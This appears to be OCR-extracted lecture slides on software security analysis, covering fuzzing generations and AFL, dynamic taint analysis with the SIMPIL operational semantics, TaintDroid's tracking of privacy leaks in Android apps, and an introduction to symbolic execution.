
- Blackbox Fuzzing
  - randomly mutates well-formed application inputs, and then tests the application with these modified inputs
- Grammar-Based Fuzzing
  - generates many new inputs satisfying the constraints encoded by a grammar
- Whitebox Fuzzing
  - symbolically executing the program under test dynamically, gathering constraints on inputs from conditional branches encountered along the execution

Types of Fuzzing

- Generation 1: Random input or mutation (1950 - early 2000)
- Generation 2: Protocol/grammer/model fuzzing
- Generation 3: Coverage-based fuzzing
  - AFL, libfuzzer
- Generation 4: Symbolic execution

AFL: American Fuzzy Lop [2013]


https://github.com/google/AFL



https://www.youtube.com/watch?v=MYxfDhNa2-U&feature=youtu.be

Coverage-based fuzzing

```
example(char *input){
  if (input[0] == ‘b’)
    if(input[1] == ‘u’)
      if(input[2] == ‘g’)
        crash();
  return;
}
```



A *control flow graph* G = (V,E) has a vertex for every node statement (v = set of statements s_i), and an edge E=(s_1, s_2) if there is a possible control transfer between statement s_1 and s_2.

https://www.youtube.com/watch?v=MYxfDhNa2-U&feature=youtu.be

Dynamic Taint Analysis

- Dynamic analysis: monitor code as it executes
- It tracks information flow through a program at runtime between sources and sinks
- It runs a program and observes which computations are affected by predefined taint sources such as user input

Example Use Case

Unknown Vulnerability Detection.

Dynamic taint analysis can look for misuses of user input during an execution. For example, dynamic taint analysis can be used to prevent code injection attacks by monitoring whether user input is executed

program	::=	*stmt**
stmt s	::=	*var* := *exp* | store(*exp*, *exp*) | goto *exp* | assert *exp* | if *exp* then goto *exp* else goto *exp*
exp e	::=	load(*exp*) | *exp* $\Diamond_b$ *exp* | $\Diamond_u$ *exp* | *var* | get_input(src) | v
$\Diamond_b$	::=	typical binary operators
$\Diamond_u$	::=	typical unary operators
value v	::=	32-bit unsigned integer

Table I: A simple intermediate language (SIMPIL).

Operational Semantics

$$\frac{\text{computation}}{\langle\text{current state}\rangle,\ \text{stmt} \rightsquigarrow \langle\text{end state}\rangle,\ \text{stmt'}}$$

Context	Meaning
Σ	Maps a statement number to a statement
μ	Maps a memory address to the current value at that address
Δ	Maps a variable name to its value
pc	The program counter
ι	The next instruction

Figure 2: The meta-syntactic variables used in the execution context.

We denote by $\mu, \Delta \vdash e \Downarrow v$ evaluating an expression e to a value v in the current state given by μ and Δ. The

$$\frac{v \text{ is input from } src}{\mu, \Delta \vdash \text{get\_input}(src) \Downarrow v}\ \textsc{Input} \quad \frac{\mu, \Delta \vdash e \Downarrow v_1 \quad v = \mu[v_1]}{\mu, \Delta \vdash \text{load } e \Downarrow v}\ \textsc{Load} \quad \frac{}{\mu, \Delta \vdash var \Downarrow \Delta[var]}\ \textsc{Var}$$

$$\frac{\mu, \Delta \vdash e \Downarrow v \quad v' = \Diamond_u v}{\mu, \Delta \vdash \Diamond_u e \Downarrow v'}\ \textsc{Unop} \quad \frac{\mu, \Delta \vdash e_1 \Downarrow v_1 \quad \mu, \Delta \vdash e_2 \Downarrow v_2 \quad v' = v_1 \Diamond_b v_2}{\mu, \Delta \vdash e_1 \Diamond_b e_2 \Downarrow v'}\ \textsc{Binop} \quad \frac{}{\mu, \Delta \vdash v \Downarrow v}\ \textsc{Const}$$

$$\frac{\mu, \Delta \vdash e \Downarrow v \quad \Delta' = \Delta[var \leftarrow v] \quad \iota = \Sigma[pc+1]}{\Sigma, \mu, \Delta, pc, var := e \rightsquigarrow \Sigma, \mu, \Delta', pc+1, \iota}\ \textsc{Assign} \quad \frac{\mu, \Delta \vdash e \Downarrow v_1 \quad \iota = \Sigma[v_1]}{\Sigma, \mu, \Delta, pc, \text{goto } e \rightsquigarrow \Sigma, \mu, \Delta, v_1, \iota}\ \textsc{Goto}$$

$$\frac{\mu, \Delta \vdash e \Downarrow 1 \quad \Delta \vdash e_1 \Downarrow v_1 \quad \iota = \Sigma[v_1]}{\Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \Sigma, \mu, \Delta, v_1, \iota}\ \textsc{TCond}$$

$$\frac{\mu, \Delta, \vdash e \Downarrow 0 \quad \Delta \vdash e_2 \Downarrow v_2 \quad \iota = \Sigma[v_2]}{\Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \Sigma, \mu, \Delta, v_2, \iota}\ \textsc{FCond}$$

$$\frac{\mu, \Delta \vdash e_1 \Downarrow v_1 \quad \mu, \Delta \vdash e_2 \Downarrow v_2 \quad \iota = \Sigma[pc+1] \quad \mu' = \mu[v_1 \leftarrow v_2]}{\Sigma, \mu, \Delta, pc, \text{store}(e_1,\ e_2) \rightsquigarrow \Sigma, \mu', \Delta, pc+1, \iota}\ \textsc{Store}$$

$$\frac{\mu, \Delta \vdash e \Downarrow 1 \quad \iota = \Sigma[pc+1]}{\Sigma, \mu, \Delta, pc, \text{assert}(e) \rightsquigarrow \Sigma, \mu, \Delta, pc+1, \iota}\ \textsc{Assert}$$

Figure 1: Operational semantics of SIMPIL.

Example 1. *Consider evaluating the following program:*

```
x := 2 * get_input(·)
```

The evaluation for this program is shown in Figure 3 for the input of 20. Notice that since the ASSIGN *rule requires the expression e in* var := e *to be evaluated, we had to recurse to other rules (*BINOP, INPUT, CONST*) to evaluate the expression 2∗get_input(·) to the value 40.*

Example 1. *Consider evaluating the following program:*

```
x := 2 * get_input(·)
```

The evaluation for this program is shown in Figure 3 for the input of 20. Notice that since the ASSIGN *rule requires the expression* e *in* var := e *to be evaluated, we had to recurse to other rules (*BINOP, INPUT, CONST*) to evaluate the expression* $2*$*get_input(·) to the value 40.*

$$\dfrac{\dfrac{\dfrac{}{\mu, \Delta \vdash 2 \Downarrow 2}\ \textsc{Const} \qquad \dfrac{20 \text{ is input}}{\mu, \Delta \vdash \text{get\_input}(\cdot) \Downarrow 20}\ \textsc{Input} \qquad v' = 2 * 20}{\mu, \Delta \vdash 2\text{*get\_input}(\cdot) \Downarrow 40}\ \textsc{Binop} \qquad \Delta' = \Delta[x \leftarrow 40] \quad \iota = \Sigma[pc + 1]}{\Sigma, \mu, \Delta, pc, x := 2\text{*get\_input}(\cdot) \rightsquigarrow \Sigma, \mu, \Delta', pc + 1, \iota}\ \textsc{Assign}$$

Figure 3: Evaluation of the program in Listing 1.

Dynamic Taint Analysis

- Any program value whose computation depends on data derived from a taint source is considered tainted (denoted T)
- A taint policy P determines exactly how taint flows as a program executes, what sorts of operations introduce new taint, and what checks are performed on tainted values.

program	::=	*stmt**
stmt s	::=	*var* := *exp* $\mid$ store(*exp*, *exp*) $\mid$ goto *exp* $\mid$ assert *exp* $\mid$ if *exp* then goto *exp* else goto *exp*
exp e	::=	load(*exp*) $\mid$ *exp* $\lozenge_b$ *exp* $\mid$ $\lozenge_u$ *exp* $\mid$ *var* $\mid$ get_input(src) $\mid$ v
$\lozenge_b$	::=	typical binary operators
$\lozenge_u$	::=	typical unary operators
value v	::=	32-bit unsigned integer

Table I: A simple intermediate language (SIMPIL).

taint t	::=	$\mathbf{T} \mid \mathbf{F}$
value	::=	$\langle v, t\rangle$
τ_Δ	::=	Maps variables to taint status
τ_μ	::=	Maps addresses to taint status

Table II: Additional changes to SIMPIL to enable dynamic taint analysis.

Dynamic Taint Policies

A taint policy specifies three properties:

- (Taint Introduction) how new taint is introduced to a program
- (Taint Propagation) how taint propagates as instructions execute
- (Taint Checking) how taint is checked during execution.

$$\frac{}{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash \mathit{var} \Downarrow \langle \Delta[\mathit{var}], \tau_\Delta[\mathit{var}] \rangle}\ \text{T-VAR} \qquad \frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle v, t \rangle}{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash \text{load } e \Downarrow \langle \mu[v], P_{\mathbf{mem}}(t, \tau_\mu[v]) \rangle}\ \text{T-LOAD}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle v, t \rangle}{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash \Diamond_u e \Downarrow \langle \Diamond_u v, P_{\mathbf{unop}}(t) \rangle}\ \text{T-UNOP}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_1 \Downarrow \langle v_1, t_1 \rangle \quad \tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_2 \Downarrow \langle v_2, t_2 \rangle \quad P_{\mathbf{bincheck}}(t_1, t_2, v_1, v_2, \Diamond_b) = \mathbf{T}}{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_1 \Diamond_b e_2 \Downarrow \langle v_1 \Diamond_b v_2, P_{\mathbf{binop}}(t_1, t_2) \rangle}\ \text{T-BINOP}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle v, t \rangle \quad \Delta' = \Delta[\mathit{var} \leftarrow v] \quad \tau'_\Delta = \tau_\Delta[\mathit{var} \leftarrow P_{\mathbf{assign}}(t)] \quad \iota = \Sigma[pc + 1]}{\tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc, \mathit{var} := e \rightsquigarrow \tau_\mu, \tau'_\Delta, \Sigma, \mu, \Delta', pc + 1, \iota}\ \text{T-ASSIGN}$$

$$\frac{\begin{array}{c}\iota = \Sigma[pc + 1] \quad P_{\mathbf{memcheck}}(t_1, t_2) = \mathbf{T} \\ \tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_1 \Downarrow \langle v_1, t_1 \rangle \quad \tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_2 \Downarrow \langle v_2, t_2 \rangle \quad \mu' = \mu[v_1 \leftarrow v_2] \quad \tau'_\mu = \tau_\mu[v_1 \leftarrow P_{\mathbf{mem}}(t_1, t_2)]\end{array}}{\tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc, \text{store}(e_1,\ e_2) \rightsquigarrow \tau'_\mu, \tau_\Delta, \Sigma, \mu', \Delta, pc + 1, \iota}\ \text{T-STORE}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle 1, t \rangle \quad \iota = \Sigma[pc + 1]}{\tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc, \text{assert}(e) \rightsquigarrow \tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc + 1, \iota}\ \text{T-ASSERT}$$

$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle 1, t_1 \rangle \quad \tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_1 \Downarrow \langle v_1, t_2 \rangle \quad P_{\mathbf{condcheck}}(t_1, t_2) = \mathbf{T} \quad \iota = \Sigma[v_1]}{\tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, v_1, \iota}\ \text{T-TCOND}$$


$$\frac{\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle 0, t_1 \rangle \quad \tau_\mu, \tau_\Delta, \mu, \Delta \vdash e_2 \Downarrow \langle v_2, t_2 \rangle \quad P_{\mathbf{condcheck}}(t_1, t_2) = \mathbf{T} \quad \iota = \Sigma[v_2]}{\tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, pc, \text{if } e \text{ then goto } e_1 \text{ else goto } e_2 \rightsquigarrow \tau_\mu, \tau_\Delta, \Sigma, \mu, \Delta, v_2, \iota}\ \text{T-FCOND}$$

$$\tau_\mu, \tau_\Delta, \mu, \Delta \vdash e \Downarrow \langle v_1, t \rangle \quad P_{\mathbf{gotocheck}}(t) = \mathbf{T} \quad \iota = \Sigma[v_1] \qquad \text{T-GOTO}$$

Dynamic Taint Analysis

- TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones

OSDI 2010
ACM Transactions on Computer Systems 2014


Allow App Name to take pictures and record video?
2 of 2
DENY
ALLOW
Allow App Name to access this device's location?
2 of 2
DENY
ALLOW
Allow App Name to make and manage phone calls?
2 of 2
DENY
ALLOW
Allow App Name to access photos, media, and files on your device?
2 of 2
DENY
ALLOW
Allow App Name to access this device's location?
DENY
ALLOW

TaintDroid

- An extension to the Android mobile-phone platform that tracks the flow of privacy-sensitive data through third-party applications

- TaintDroid assumes that downloaded, third-party applications are not trusted, and monitors—in real-time—how these applications access and manipulate users' personal data

- detect when sensitive data leaves the system via untrusted applications

Use Dynamic Taint Analysis

- Sensitive information is first identified at a taint source, where a taint marking indicating the information type is assigned
- Dynamic taint analysis tracks how labeled data impacts other data in a way that might leak the original sensitive information
- This tracking is often performed at the instruction level
- the impacted data is identified before it leaves the system at a taint sink (usually the network interface)

Multilevel Taint Analysis




Fig. 1. Multilevel approach for performance-efficient taint tracking within a common smartphone architecture.

Android Background

Android is a Linux-based, open-source mobile-phone platform

Applications are written in Java and compiled to a custom bytecode format known as Dalvik EXecutable (DEX)

Each application executes within its own Dalvik VM interpreter instance. Each instance executes as a unique UNIX user identity to isolate applications within the Linux platform

Applications communicate via the Binder IPC subsystem




Figure 2: TaintDroid architecture within Android.

Challenges

taint tag storage

interpreted code taint propagation

native code taint propagation

IPC taint propagation, and

secondary storage taint propagation

Interpreted Code Taint Propagation

Table I. DEX Taint Propagation Logic

Op Format	Op Semantics	Taint Propagation	Description
const-op v_A C	$v_A \leftarrow C$	$\tau(v_A) \leftarrow \emptyset$	Clear v_A taint
move-op v_A v_B	$v_A \leftarrow v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
move-op-R v_A	$v_A \leftarrow R$	$\tau(v_A) \leftarrow \tau(R)$	Set v_A taint to return taint
return-op v_A	$R \leftarrow v_A$	$\tau(R) \leftarrow \tau(v_A)$	Set return taint ($\emptyset$ if void)
move-op-E v_A	$v_A \leftarrow E$	$\tau(v_A) \leftarrow \tau(E)$	Set v_A taint to exception taint
throw-op v_A	$E \leftarrow v_A$	$\tau(E) \leftarrow \tau(v_A)$	Set exception taint
unary-op v_A v_B	$v_A \leftarrow \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
binary-op v_A v_B v_C	$v_A \leftarrow v_B \otimes v_C$	$\tau(v_A) \leftarrow \tau(v_B) \cup \tau(v_C)$	Set v_A taint to v_B taint $\cup$ v_C taint
binary-op v_A v_B	$v_A \leftarrow v_A \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_A) \cup \tau(v_B)$	Update v_A taint with v_B taint
binary-op v_A v_B C	$v_A \leftarrow v_B \otimes C$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
aput-op v_A v_B v_C	$v_B[v_C] \leftarrow v_A$	$\tau(v_B[\cdot]) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_A)$	Update array v_B taint with v_A taint
aget-op v_A v_B v_C	$v_A \leftarrow v_B[v_C]$	$\tau(v_A) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_C)$	Set v_A taint to array and index taint
sput-op v_A f_B	$f_B \leftarrow v_A$	$\tau(f_B) \leftarrow \tau(v_A)$	Set field f_B taint to v_A taint
sget-op v_A f_B	$v_A \leftarrow f_B$	$\tau(v_A) \leftarrow \tau(f_B)$	Set v_A taint to field f_B taint
iput-op v_A v_B f_C	$v_B(f_C) \leftarrow v_A$	$\tau(v_B(f_C)) \leftarrow \tau(v_A)$	Set field f_C taint to v_A taint
iget-op v_A v_B f_C	$v_A \leftarrow v_B(f_C)$	$\tau(v_A) \leftarrow \tau(v_B(f_C)) \cup \tau(v_B)$	Set v_A taint to f_C and obj. ref. taint

Register variables and class fields are referenced by v_X and f_X, respectively. R and E are the return and exception variables maintained within the interpreter. A, B, and C are bytecode constants.

Table 2: Applications grouped by the requested permissions (L: location, C: camera, A: audio, P: phone state). Android Market categories are indicated in parenthesis, showing the diversity of the studied applications.

Applications*	**#**	**Permissions†**			
		L	C	A	P
The Weather Channel (News & Weather); Cestos, Solitaire (Game); Movies (Entertainment); Babble (Social); Manga Browser (Comics)	6	x			
Bump, Wertago (Social); Antivirus (Communication); ABC — Animals, Traffic Jam, Hearts, Blackjack, (Games); Horoscope (Lifestyle); Yellow Pages (Reference); 3001 Wisdom Quotes Lite, Dastelefonbuch, Astrid (Productivity), BBC News Live Stream (News & Weather); Ringtones (Entertainment)	14	x			x
Layar (Lifestyle); Knocking (Social); Coupons (Shopping); Trapster (Travel); Spongebob Slide (Game); ProBasketBall (Sports)	6	x	x		x
MySpace (Social); Barcode Scanner, ixMAT (Shopping)	3		x		
Evernote (Productivity)	1	x	x	x	

* Listed names correspond to the name displayed on the phone and not necessarily the name listed in the Android Market.

† All listed applications also require access to the Internet.

Findings

Table 3: Potential privacy violations by 20 of the studied applications. Note that three applications had multiple violations, one of which had a violation in all three categories.

Observed Behavior (# of apps)	**Details**
Phone Information to Content Servers (2)	2 apps sent out the phone number, IMSI, and ICC-ID along with the geo-coordinates to the app's content server.
Device ID to Content Servers (7)*	2 Social, 1 Shopping, 1 Reference and three other apps transmitted the IMEI number to the app's content server.
Location to Advertisement Servers (15)	5 apps sent geo-coordinates to ad.qwapi.com, 5 apps to admob.com, 2 apps to ads.mobclix.com (1 sent location both to admob.com and ads.mobclix.com) and 4 apps sent location† to data.flurry.com.

* TaintDroid flagged nine applications in this category, but only seven transmitted the raw IMEI without mentioning such practice in the EULA.

† To the best of our knowledge, the binary messages contained tainted location data (see the discussion below).

Symbolic Execution

- Builds predicates that characterize
  - Conditions for executing paths
  - Effects of the execution on program state
- Bridges program behavior to logic
- Finds important applications in
  - program analysis
  - test data generation
  - formal verification (proofs) of program correctness

Symbolic state

Values are concrete but **symbol** and **expressions over symbols**
Executing statements computes new **expressions**

Example 6. *Consider the following program:*

```
1  x := 2*get_input(·)
2  if x-5 == 14 then goto 3 else goto 4
3  // catastrophic failure
4  // normal behavior
```

Only one input will trigger the failure.

